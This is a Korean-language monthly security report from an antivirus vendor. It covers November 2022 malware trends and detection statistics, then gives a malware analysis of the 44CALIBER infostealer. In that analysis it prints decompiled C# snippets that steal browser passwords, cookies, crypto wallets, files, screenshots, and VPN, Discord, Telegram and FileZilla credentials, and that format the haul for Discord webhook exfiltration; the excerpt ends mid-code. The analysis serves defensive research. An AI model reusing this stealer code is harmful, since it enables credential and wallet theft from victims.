


이스트시큐리티 보안동향보고서

No.159

2022/12/21

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



CONTENTS

1 악성코드 통계 및 분석 01-07

1. 악성코드 동향
 2. 알약 악성코드 탐지 통계
 3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계
-

2 악성코드 분석 보고서 08-29

1. [44CALIBER] 악성코드 분석 보고서
 2. [Trojan.Android.Banker] 악성코드 분석 보고서
-

3 최신 보안 동향 30-50

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2022년 11월에는 경찰청 교통민원 24를 사칭한 스미싱 공격이 대량 유포되었고, 윈도우 디펜더 프로그램의 특정 기능을 해제시키는 매그니베르 랜섬웨어, 그리고 정보 탈취를 목적으로 한 악성코드들의 공격들이 발견되었습니다.

스미싱은 현재까지도 활발히 유포되고 있는 휴대전화 해킹 방식 중 하나로 최근 교통민원 24(efine)를 사칭한 문자메시지가 대량으로 유포되었습니다. 문자 내용은 대부분 어린이 보호구역 미 정차 및 처벌 통지서 발송이나 자동차 위반 벌점처분고지서 등으로 이루어져있으며, 사용자가 문자 내 링크를 클릭하면 제작자가 만들어놓은 경찰 민원 24(efine) 피싱페이지로 이동하여 사용자 휴대폰 정보를 입력하게 한 후 악성 어플리케이션을 다운로드 받도록 유도합니다. 다운로드 된 악성 어플리케이션이 실행되면 사용자의 금융관련 개인정보를 탈취할 수 있습니다.

대표적인 금융 정보 탈취 악성코드인 이모텟이 다시 5개월만에 다시 국내 유포를 재개했습니다. 유포 방식은 이전과 동일한 스팸메일로 발송되며 메일에는 암호가 설정되어 있는 압축 파일이 첨부파일로 발송됩니다. 압축파일 내에는 MS 오피스 문서 파일이 포함되어 있으며 사용자가 문서파일 실행 시 매크로 기능을 이용하여 이모텟 악성코드가 다운로드 됩니다. 다운로드 된 이모텟 악성코드는 C&C 명령을 받아 다운로드 및 정보 탈취 행위를 수행할 수 있습니다.

랜섬웨어의 유포도 지속되었습니다. "#언제나 미소를 가지고 준비된 지원자입니다."의 제목으로 온 스팸메일에는 이력서와 지원서로 구성 된 압축 파일이 첨부파일로 유포되었으며, 해당 파일들은 Lockbit 랜섬웨어와 사용자의 시스템 정보 및 Chrome, Edge 브라우저의 정보를 수집하는 Vidar 정보탈취 악성코드가 포함되어있습니다. 이외에도 실제 국세청 전사세금계산서를 매우 유사하게 위장한 스팸메일에도 Lockbit 랜섬웨어 파일이 추가되어 유포되었습니다. 매그니베르 랜섬웨어는 윈도우 디펜더의 "제어된 폴더 액세스" 기능을 해제하는 기능이 추가 되어 유포되기도 하였습니다.

11월에는 사용자의 시스템정보나 개인정보를 탈취하는 정보 탈취 악성코드들이 다수 발견되었습니다. 최근 유명 소프트웨어나 유튜브, 스팸메일 등을 통해 유포되고 있는 RedLine Infostealer는 공격자가 설정해 둔 C&C 서버를 유명 메신저인 디스코드의 주소로 사용하여 보안검열을 최소화 시켰으며, Resmcas RAT 악성코드 또한 2022년 8월 21일에 릴리즈 된 버전(3.8.0 Pro)으로 업그레이드 되어 지금 관련 스팸메일로 유포되었습니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2022년 11월에는 Trojan.Agent.gen, Gen:Variant.Graftor.120606, Gen:Variant.Adware.Fragtor.150, Application.Generic.3173472, Misc.Riskware.RemoteAdmin, Trojan.ShadowBrokers.A, Trojan.Script.604124 악성코드가 새롭게 Top15에 진입하였고, 윈도우 바로가기 취약점을 사용하는 Exploit.CVE-2010-2568.Gen 악성코드가 꾸준히 탐지되고 있습니다.

지난 10월에 비교하여 새로운 신규 악성코드가 진입하였고, 지난 Top 순위에 있던 악성코드들은 대부분 하락하였으며 불법 정품인증을 진행해주는 KMS HackTool 관련 악성코드와 원격제어 관련 프로그램의 탐지가 다수 확인되었습니다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	↑3	Exploit.CVE-2010-2568.Gen	Exploit	69,602
2	New	Trojan.Agent.gen	Trojan	47,982
3	↓1	Gen:Variant.TDss.49	ETC	46,413
4	↓1	Misc.HackTool.AutoKMS	ETC	35,532
5	New	Gen:Variant.Graftor.120606	ETC	33,999
6	↓1	Backdoor.Generic.792814	Backdoor	25,958
7	New	Gen:Variant.Adware.Fragtor.150	Adware	23,156
8	New	Application.Generic.3173472	ETC	21,230
9	-	Misc.HackTool.KMSActivator	ETC	17,582
10	↓3	Application.Hacktool.KMSAuto.BQ	ETC	15,612
11	New	Misc.Riskware.RemoteAdmin	ETC	15,482
12	New	Trojan.ShadowBrokers.A	Trojan	15,423
13	New	Trojan.Script.604124	Trojan	14,504
14	↓1	Application.Hacktool.KMSActivator.HA	ETC	13,845
15	↓4	Application.Hacktool.KMSActivator.AI	ETC	13,671

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2022년 11월 01일 ~ 2022년 11월 30일


악성코드 유형별 비율

악성코드 유형별 비율에서 기타(ETC) 유형이 52%로 가장 높은 비율로 탐지 되었으며, 트로이목마(Trojan), 취약점(Exploit)유형은 각 17%, 19% 백도어(Backdoor)와 애드웨어(Adware)유형은 6%로 확인되었습니다. 2022년 10월과 비교하여 전체 감염 건수는 약 91% 감소하였습니다.



카테고리별 악성코드 비율 전월 비교


2022년 10월에는 지난 9월과 비교해서 호스트파일(Host) 유형은 6%감소, 기타(ETC) 유형은 3% 증가하였으며 나머지 백도어(Backdoor), 트로이목마(Trojan), 취약점(Exploit), 웜(Worm) 유형은 모두 1% 감소되었습니다. 2022년 11월에는 지난 10월과 비교해서 호스트파일(Host) 유형은 90%감소, 기타(ETC) 유형은 47% 증가하였으며 나머지 트로이목마(Trojan), 취약점(Exploit)은 각각 16%, 19%, 백도어(Backdoor), 애드웨어(Adware)유형 모두 약 6% 증가 되었습니다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

11월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않는다. 11월 1일부터 11월 30일까지 총 14,928 건의 랜섬웨어 공격 시도가 차단되었다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside에서 수집한 악성코드 유포지/경유지 URL에 대한 월간 통계로, 11월 한 달간 총 7,763,636 건의 악성코드 경유지/유포지 URL이 확인되었습니다. 이 수치는 10월 한 달간 확인되었던 7,917,086 건의 악성코드 경유지/유포지 URL 수에 비해 약 1.9% 가량 감소한 수치입니다. 악성코드 경유지/유포지 URL의 경우 항상 고정적인 URL만 모니터링하는 것이 아닌, 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보길 바랍니다.



2

악성코드 분석 보고서

[44CALIBER]

악성코드 분석 보고서


개요

44CALIBER 악성코드는 2 년전 러시아 개발자에 의해서 github 에 소스가 공개된 것을 악성코드 제작자들이 소스 수정을 통하여 악성코드로 활용하고 있다.

주요 특징은 요즘 게이머들뿐만 아니라 일반인들도 많이 사용하는 디스코드 메신저에서 제공하는 “Discord Webhook API”를 사용하여 사용자 크리덴셜 정보를 전송한다.


“Discord Webhook API”를 사용하면 디스코드 채널에 메시지 및 파일을 자동으로 올릴 수 있다.

본 보고서에서는 ‘44CALIBER’ 악성코드에 대해 상세 분석하고자 한다.



[그림 1] github에 공개된 소스

해당 소스로 컴파일된 악성코드는 공개된 파일공유 사이트에서도 다운로드 가능하다.



[그림 2] 파일공유 사이트에 올려진 모습

악성코드 상세 분석

44CALIBER 파일 분석

악성코드가 실행되면 감염된 시스템의 사용자 크리덴셜 정보(웹브라우저, TXT 파일, 스크린샷, 시스템정보, VPN 클라이언트에 저장된 계정 정보, 암호화폐 지갑 주소, 디스코드 토큰, 텔레그램 세션 파일 등)를 수집한다.

대상 웹브라우저는 "Chrome, Edge, Firfox" 이며, 수집 정보는 "패스워드, 신용카드 번호, 자동완성 폼, 북마크, 쿠키" 정보이다.

```
string zxczxc = Help.ExploitDir;
List<Thread> list = new List<Thread>( );
try
{
    list.Add(new Thread(delegate( )
    {
        youknowcaliber.Chromium.Recovery.Run(zxczxc + "###Browsers");
        youknowcaliber.Edge.Recovery.Run(zxczxc + "###Browsers");
    }));
    list.Add(new Thread(delegate( )
    {
        youknowcaliber.Firefox.Recovery.Run(zxczxc + "###Browsers");
    }));
    foreach (Thread thread in list)
    {
        thread.Start( );
    }
    foreach (Thread thread2 in list)
    {
        thread2.Join( );
    }
}
```

[그림 3] 웹브라우저 정보 수집

지정된 폴더에서 TXT 파일을 수집한다. 대상 폴더는 “바탕화면, 내문서, 사용자계정폴더\source” 이다. 각 폴더당 총 파일 크기 합이 1,250,000 바이트 이하 까지만 수집한다.

```
public static void GetFiles()
{
    try
    {
        string text = Help.ExploitDir + @"\Files";
        Directory.CreateDirectory(text);
        if (!Directory.Exists(text))
        {
            Files.GetFiles();
        }
        else
        {
            Files.CopyDirectory(Help.DesktopPath, text, "*", (long)Config.sizefile);
            Files.CopyDirectory(Help.MyDocuments, text, "*", (long)Config.sizefile);
            Files.CopyDirectory(Help.UserProfile + @"\source", text, "*", (long)Config.sizefile);
        }
    }
    catch
    {
    }
}
```

[그림 4] 특정 폴더 파일 수집

암호화폐 지갑 파일을 수집한다.

수집대상은 “Armory, AtomicWallet, BitcoinCore, Bytecoin, DashCore, Electrum, Ethereum, LitecoinCore, Monero, Exodus, Zcash, Jaxx” 이다.

```
string exploitDir = Help.ExploitDir;
try
{
    Armory.ArmoryStr(exploitDir);
    AtomicWallet.AtomicStr(exploitDir);
    BitcoinCore.BCStr(exploitDir);
    Bytecoin.BCNcoinStr(exploitDir);
    DashCore.DSHcoinStr(exploitDir);
    Electrum.EleStr(exploitDir);
    Ethereum.EcoinStr(exploitDir);
    LitecoinCore.LitecStr(exploitDir);
    Monero.XMRcoinStr(exploitDir);
    Exodus.ExodusStr(exploitDir);
    Zcash.ZecwalletStr(exploitDir);
    Jaxx.JaxxStr(exploitDir);
}
```

[그림 5] 암호화폐 지갑파일 수집

악성코드가 실행된 컴퓨터의 화면을 “Screen.png” 파일로 저장한다.

```
public static void GetScreen()
{
    string exploitDir = Help.ExploitDir;
    int width = Screen.PrimaryScreen.Bounds.Width;
    int height = Screen.PrimaryScreen.Bounds.Height;
    Bitmap bitmap = new Bitmap(width, height);
    Graphics.FromImage(bitmap).CopyFromScreen(0, 0, 0, 0, bitmap.Size);
    bitmap.Save(exploitDir + @"\Screen.png", ImageFormat.Png);
}
```

[그림 6] 스크린샷 저장


악성코드가 실행된 컴퓨터의 실행중인 프로세스 목록을 “Process.txt” 파일로 저장한다.

```

public static void WriteProcesses()
{
    string exploitDir = Help.ExploitDir;
    foreach (Process process in Process.GetProcesses())
    {
        File.AppendAllText(exploitDir + "###Process.txt", "NAME: " + process.ProcessName + "\n\n");
    }
}

```

[그림 7] 프로세스 리스트 수집



[그림 8] 저장된 프로세스 목록

실행된 컴퓨터의 시스템정보를 수집하여 "Information.txt" 파일에 저장한다.

수집 정보는 컴퓨터 이름, 사용자 이름, IP, 국가, 윈도우 버전, 시스템 정보(CPU, GPU, RAM 등) 이다.

```

public static void GetSystem()
{
    string exploitDir = Help.ExploitDir;
    string contents = string.Concat(new string[]
    {
        " =====\n Operating system: ",
        SystemInfo.GetSystemVersion(),
        "\n PC user: ",
        SystemInfo.compname,
        "/",
        SystemInfo.username,
        "\n Clipboard: ",
        Buffer.GetBuffer(),
        "\n Launch: ",
        Help.ExploitName,
        "\n =====\n Screen resolution: ",
        SystemInfo.ScreenMetrics(),
        "\n Current time: ",
        DateTime.Now.ToString(),
        "\n HWID: ",
        SystemInfo.GetProcessorID(),
        "\n =====\n CPU: ",
        SystemInfo.GetCPUName(),
        "\n RAM: ",
        SystemInfo.GetRAM(),
        "\n GPU: ",
        SystemInfo.GetGpuName(),
        "\n =====\n IP Geolocation: ",
        SystemInfo.IP(),
        "\n ",
        SystemInfo.Country(),
        "\n Log Date: ",
        Help.date,
        "\n BSSID: ",
        BSSID.GetBSSID(),
        "\n ====="
    });
    File.WriteAllText(exploitDir + "###Information.txt", contents);
}

```

[그림 9] 시스템 정보 수집



[그림 10] 저장된 시스템 정보


VPN 클라이언트 계정 정보를 수집한다. 대상 VPN은 “ProtonVPN, OpenVPN, NordVPN” 이다. 그외에 “Steam, Discord, FileZilla, Telegram, Vime”의 정보를 수집한다.

- Steam: 계정정보, 구매한 게임 리스트, ssnf 파일, config 파일
- FileZilla: 호스트 주소, 포트번호, 사용자 이름, 패스워드
- VimeWorld: 계정 정보, 레벨, 랭킹 등
- Telegram: 클라이언트 세션 정보
- Discord: 토큰 정보

```
list.Add(new Thread(delegate( )
{
    ProtonVPN.Save( );
    OpenVPN.Save( );
    NordVPN.Save( );
    Steam.SteamGet( );
}));
list.Add(new Thread(delegate( )
{
    Discord.WriteDiscord( );
    FileZilla.GetFileZilla( );
    Telegram.GetTelegramSessions( );
    Vime.Get( );
}));
```

[그림 11] 기타 정보 수집

위에서 수집한 파일들은 “44” 라는 암호를 이용하여 zip 파일로 압축하고, 수집한 정보들은 아래와 같은 디스코드에 전송할 메시지 문자열 형식으로 가공한다.



[그림 12] 압축된 수집 파일들

```

string mssgBody = string.Concat(new string[]
{
    "\n :spy: NEW LOG FROM - ",
    Environment.MachineName,
    "\n",
    Environment.UserName,
    "\n :person_in_manual_wheelchair:\n :eye: IP: ",
    SystemInfo.IP(),
    "\n",
    SystemInfo.Country(),
    "\n :desktop: ",
    SystemInfo.GetSystemVersion(),
    "\n =====\n :key: Passwords - ",
    Counting.Passwords.ToString(),
    "\n :cookie: Cookies - ",
    Counting.Cookies.ToString(),
    "\n :notepad_spiral: AutoFills - ",
    Counting.AutoFill.ToString(),
    "\n :credit_card: CC - ",
